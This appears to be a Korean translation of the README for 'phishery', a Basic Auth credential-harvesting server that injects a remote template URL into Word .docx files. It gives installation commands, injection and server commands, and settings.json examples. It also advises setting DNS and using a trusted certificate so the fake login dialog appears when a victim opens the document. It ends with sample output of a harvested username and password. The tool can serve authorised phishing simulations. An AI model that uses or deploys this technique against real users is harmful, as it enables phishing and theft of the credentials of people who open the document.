 ryhanson/phishery
SSL이 활성화된 Basic Auth 자격 증명 수집기 및 Word 문서 템플릿 URL 인젝터

Phishery는 기본 인증(Basic Authentication)을 통해 자격 증명을 피싱하는 주요 목적을 가진 간단한 SSL 지원 HTTP 서버입니다. 또한 Phishery는 URL을 .docx Word 문서에 쉽게 주입할 수 있는 기능을 제공합니다.

phishery의 강력함은 Word 문서의 템플릿을 phishery URL로 설정할 때 가장 잘 드러납니다. 이렇게 하면 Microsoft Word가 해당 URL에 요청을 보내 최종 사용자에게 인증 대화 상자가 표시됩니다. phishery의 -i [입력 docx], -o [출력 docx], -u [url] 옵션을 사용하여 모든 .docx 파일에 URL을 주입할 수 있습니다.
운영 체제별 패키지는 여기에서 다운로드할 수 있습니다.
아카이브를 추출하고, 선택적으로 바이너리를 $PATH에 설치합니다.
$ tar -xzvf phishery*.tar.gz
$ cd phishery*
$ cp phishery /usr/local/bin
$ phishery --help

|\   \\\\__   O         __    _      __
| \_/    o \  o  ____  / /_  (_)____/ /_  ___  _______  __
> _   (( <_ oO  / __ \/ __ \/ / ___/ __ \/ _ \/ ___/ / / /
| / \__+___/   / /_/ / / / / (__  ) / / /  __/ /  / /_/ /
|/     |/     / .___/_/ /_/_/____/_/ /_/\___/_/   \__, /
             /_/ Basic Auth Credential Harvester (____/
                 with Word Doc Template Injector

  Start the server  : phishery -s settings.json -c credentials.json
  Inject a template : phishery -u https://secure.site.local/docs -i good.docx -o bad.docx

  Options:
    -h, --help      Show usage and exit.
    -v              Show version and exit.
    -s              The JSON settings file used to setup the server. [default: "settings.json"]
    -c              The JSON file to store harvested credentials. [default: "credentials.json"]
    -u              The phishery URL to use as the Word document template.
    -i              The Word .docx file to inject with a template URL.
    -o              The new Word .docx file with the injected template URL.
제공된 settings.json 파일을 필요에 따라 수정합니다. 기본적으로 다음과 같이 보일 것입니다.
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 200,
  "responseFile": "template.dotx",
  "responseHeaders": [
    ["Content-Type", "application/vnd.openxmlformats-officedocument.wordprocessingml.template"]
  ]
}
이 설정은 HTTP 서버를 포트 443에서 SSL로 시작하며, server.crt와 server.key를 사용하도록 구성합니다. 기본 인증 영역(basic authentication realm)은 Secure Document Gateway로 설정됩니다. 자격 증명이 제공되면 포함된 template.dotx의 내용과 콘텐츠 유형 헤더 Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.template와 함께 200 응답 상태가 전송됩니다.
설정 파일은 responseBody를 사용하여 간단한 본문을 출력하도록 구성할 수도 있습니다. 예를 들면 다음과 같습니다.
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 404,
  "responseBody": "<h1>Not Found</h1>",
  "responseHeaders": [
    ["Content-Type", "text/html"]
  ]
}
이 도구의 효과는 주로 도메인 및 기본 인증 영역(Basic Auth Realm)에 따라 달라집니다. 이는 Office 문서에서 트리거될 때 최종 사용자에게 보이는 전부이기 때문입니다. DNS A 레코드를 phishery 서버의 공인 IP로 설정해야 합니다.
제공된 인증서는 LetsEncrypt와 같은 신뢰할 수 있는 인증서로 교체하는 것이 좋습니다. OS X의 Microsoft Word는 인증서가 유효하지 않으면 인증 대화 상자를 차단하고, Windows의 Microsoft Word는 사용자에게 유효하지 않은 인증서를 수락하라는 메시지를 표시합니다.
서버가 구성되고 실행되면, 문서나 원하는 곳 어디에나 phishery URL을 삽입하기만 하면 됩니다. phishery는 URL을 Word 문서에 템플릿으로 주입하는 기능을 제공하며, 아래에서 이 방법에 대한 지침을 확인할 수 있습니다.
Word 문서에 템플릿 URL을 주입하려면 .docx 파일과 phishery 서버 URL이 필요합니다.
이제 문서와 URL을 사용하여 phishery를 실행합니다.
$ phishery -u https://secure.site.local/docs -i good.docx -o bad.docx
[+] Opening Word document: good.docx
[+] Setting Word document template to: https://secure.site.local/docs
[+] Saving injected Word document to: bad.docx
[*] Injected Word document has been saved!
사용한 URL에서 phishery 서버가 실행 중이고 접근 가능한지 확인하십시오. 그러면 Word 문서가 열릴 때 피해자에게 인증 대화 상자가 표시됩니다.
이제 피해자가 문서를 열면 다음과 같은 내용이 표시됩니다.
$ ./phishery
[+] Credential store initialized at: credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
[*] Request Received at 2016-09-25 01:06:28: HEAD https://secure.site.local/docs
[*] Sending Basic Auth response to: 127.0.0.1
[*] New credentials harvested!
[HTTP] Host        : secure.example.local
[HTTP] Request     : /docs
[HTTP] User Agent  : Microsoft Office Word
[HTTP] IP Address  : 127.0.0.1
[AUTH] Username    : john.doe
[AUTH] Password    : Summer15
